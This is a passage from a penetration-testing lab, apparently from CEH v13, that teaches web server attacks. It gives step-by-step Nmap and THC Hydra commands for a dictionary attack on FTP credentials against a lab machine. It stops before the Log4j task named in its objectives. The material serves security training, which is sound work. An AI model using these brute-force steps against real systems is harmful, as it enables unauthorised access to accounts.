Lab 2: Perform a Web Server Attack

Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Lab Objectives

- Crack FTP credentials using a Dictionary Attack
- Gain Access to Target Web Server by Exploiting Log4j Vulnerability

Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.


First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Click Parrot Security to switch to the **Parrot Security** machine.


Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.

2. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 11** machine.
3. Perform an **Nmap scan** on the target machine (**Windows 11**) to check if the FTP port is open.
4. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
5. In the terminal window, run **nmap -p 21 [IP Address of Windows 11]**.

Here, the IP address of **Windows 11** is **10.10.1.11**.




6. Observe that **port 21** is open in **Windows 11**.
7. Check if an FTP server is hosted on the **Windows 11** machine.
8. Run **ftp [IP Address of Windows 11]**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.



9. Try entering random usernames and passwords in an attempt to gain FTP access.


The password you enter will not be visible on the screen.

10. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.




11. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.

12. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.




13. Navigate to **CEHv13 Module 13 Hacking Web Servers** folder and copy **Wordlists** folder.

Press **Ctrl+C** to copy the folder.




14. Paste the copied folder (**Wordlists**) on the **Desktop**. Close the window

Press **Ctrl+V** to paste the folder.



15. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
16. In the terminal window, run **hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 11]**.


The IP address of **Windows 11** in this lab exercise is **10.10.1.11**. This IP address might vary in your lab environment.



